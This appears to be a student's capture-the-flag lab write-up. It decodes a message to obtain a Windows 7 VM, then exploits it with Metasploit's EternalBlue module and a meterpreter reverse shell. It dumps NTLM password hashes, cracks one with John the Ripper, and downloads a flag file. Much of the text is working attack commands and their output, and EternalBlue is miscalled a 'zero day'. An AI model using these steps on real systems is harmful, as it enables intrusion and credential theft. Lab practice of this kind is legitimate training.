


TASK-1:

1. **TITLE:** Find the Flag {*****} that is in the Vulnerable System

2. **OBJECTIVE OF THE TASK:** To find or decode for the given encrypt message provided at the question.

3. STEP BY STEP PROCEDURE:

1. Now open the question and access the code in it.




2. Now go to the cyber chef and access the magic feature to decode the given encrypt message.

Encrypt message:

PB8ro82ZpZP1eXrdhm5JZg84LNzsj1nVma4ZFqFUgo3AvM6JHgwDgxsVDgTxP7t78zZn6CEEv2JHwVCMA7PCsxpXFGNQY2ZbFKQynvrBKHqtR2L6

URL decode: <https://drive.google.com/file/d/12XaretL-z-legDhKouseyHHt0nWBLRq2/view?usp=sharing>



3. Now we done the download of the ova file from the drive.

TASK-2:

1. TITLE: Gaining Access

2. Objective of the task: here we need to gain access the ova file and retrieve the passwords.

3. Step by Step procedure:

1. First access the files and then set in Nat network.
2. Then use the net discover to retrieve ip
3. Now use the eternal blue zero day vulnerability exploit to enter into the system
4. Now hash dump command to retrieve the cipher text to decrypt
5. Now we use john the ripper tool to retrieve the password of the system.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.12	08:00:27:b2:3b:6f	25	1500	PCS Systemtechnik GmbH
10.0.2.3	08:00:27:a1:70:24	3	180	PCS Systemtechnik GmbH

```

## --[ 2376 exploits - 1232 auxiliary - 416 post
## --[ 1391 payloads - 46 encoders - 11 nops
## --[ 9 evasion ] ] ]
https://metasploit.com/

-[ metasploit v6.3.42-dev ]
+ --[ 2376 exploits - 1232 auxiliary - 416 post ]
+ --[ 1391 payloads - 46 encoders - 11 nops ]
+ --[ 9 evasion ] ] ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17-010

Matching Modules

# Name                               Disclosure Date  Rank  Check  Description
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command    2017-03-14      normal No   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/ms17_010          2017-03-14      normal No   MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes   SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

# Name                               Current Setting  Required  Description
- - - - -
RHOSTS                               445             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT                                tcp              yes       The target port (TCP)
SMBDomain                            (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass                              (Optional) The password for the specified username
SMBUser                              (Optional) The username to authenticate as
VERIFY_ARCH                          Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET                        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

# Name                               Current Setting  Required  Description
- - - - -
EXITFUNC thread                      yes           Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.11                      yes           The listen address (an interface may be specified)
LPORT 4444                           yes           The listen port

```


View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.12
RHOSTS => 10.0.2.12
msf6 exploit(windows/smb/ms17_010_eternalblue) > RUN
[-] Unknown command: RUN
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
[*] Started reverse TCP handler on 10.0.2.11:4444
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1001:aad3b435b51404eeaad3b435b51404ee:4b4c6103c8db4c1ec9ed9ece21ddcd0c:::
Supraja Technologies:1002:aad3b435b51404eeaad3b435b51404ee:328727b81ca05805a68ef26acb252039:::
meterpreter > █
```

```
(kali㉿kali)-[~]
$ nano suprajapassword.txt
(kali㉿kali)-[~]
$ john --format=NT suprajapassword.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234567 (?)
1g 0:00:00:00 DONE 2/3 (2024-12-11 16:55) 20.00g/s 9600p/s 9600c/s 9600C/s leslie..boston
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```



TASK-3:

1. TITLE: Crack password

2. Objective of the task: here we need to gain access the ova file and retrieve the passwords then go to the windows 7 and retrieve the flag.

3. Step by Step procedure:

1. First access the files in the windows 7
2. Then go to the section and take the file to kali
3. Now use the eternal blue zero day vulnerability exploit to enter into the system and take the file.
4. Now we download file and transfer to our main system because to snow tool.

5. Now we done the all and using snow we get the password to crack the file.

```
meterpreter > cd
cd $Recycle.Bin\\
cd Documents\\ and\\ Settings\\
meterpreter > cd
cd $Recycle.Bin\\
cd Documents\\ and\\ Settings\\
meterpreter > cd Program\\ Files\\ (x86)\\
meterpreter > ls
Listing: C:\\Program Files (x86)

Mode                Size      Type      Last modified          Name
-----
040777/rwxrwxrwx    4096    dir      2009-07-13 23:20:08 -0400 Common Files
040777/rwxrwxrwx      0    dir      2024-04-15 03:03:12 -0400 Flag
040777/rwxrwxrwx    4096    dir      2011-04-12 04:17:53 -0400 Internet Explorer
040777/rwxrwxrwx      0    dir      2009-07-14 01:32:38 -0400 MSBuild
040777/rwxrwxrwx      0    dir      2009-07-14 01:32:38 -0400 Reference Assemblies
040777/rwxrwxrwx      0    dir      2009-07-14 00:57:06 -0400 Uninstall Information
040777/rwxrwxrwx      0    dir      2011-04-12 04:17:53 -0400 Windows Defender
040777/rwxrwxrwx      0    dir      2011-04-12 04:17:53 -0400 Windows Mail
040777/rwxrwxrwx    4096    dir      2011-04-12 04:17:53 -0400 Windows Media Player
040777/rwxrwxrwx      0    dir      2009-07-14 01:32:38 -0400 Windows NT
040777/rwxrwxrwx      0    dir      2011-04-12 04:17:53 -0400 Windows Photo Viewer
040777/rwxrwxrwx      0    dir      2010-11-20 22:31:38 -0500 Windows Portable Devices
040777/rwxrwxrwx      0    dir      2011-04-12 04:17:53 -0400 Windows Sidebar
100666/rw-rw-rw-    174    fil      2009-07-14 00:54:24 -0400 desktop.ini

meterpreter > cd Flag
meterpreter > ls
Listing: C:\\Program Files (x86)\\Flag

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   4998    fil      2024-04-15 03:03:13 -0400 CR4CK-M3.docx

meterpreter > download CR4CK-M3.docx
[*] Downloading: CR4CK-M3.docx -> /home/kali/CR4CK-M3.docx
[*] Downloaded 4.88 KiB of 4.88 KiB (100.0%): CR4CK-M3.docx -> /home/kali/CR4CK-M3.docx
[*] Completed : CR4CK-M3.docx -> /home/kali/CR4CK-M3.docx
meterpreter >
```

```
(root@kali)-[/home/kali]
└─$ ls
CR4CK-M3.docx  Desktop  Documents  Downloads  flag.txt  Music  Pictures  Public  PyPhisher  report.txt  sqlmap  suprajapassword.txt  Templates  vasu  Videos

(root@kali)-[/home/kali]
└─$ mv CR4CK-M3.docx /home/kali/Desktop

(root@kali)-[/home/kali]
└─$
```

```
C:\\Users\\linga\\OneDrive\\Desktop\\Snow\\Snow>snow -C CR4CK-M3.docx
{P@ssw0rd_3xp1r3d}
C:\\Users\\linga\\OneDrive\\Desktop\\Snow\\Snow>
```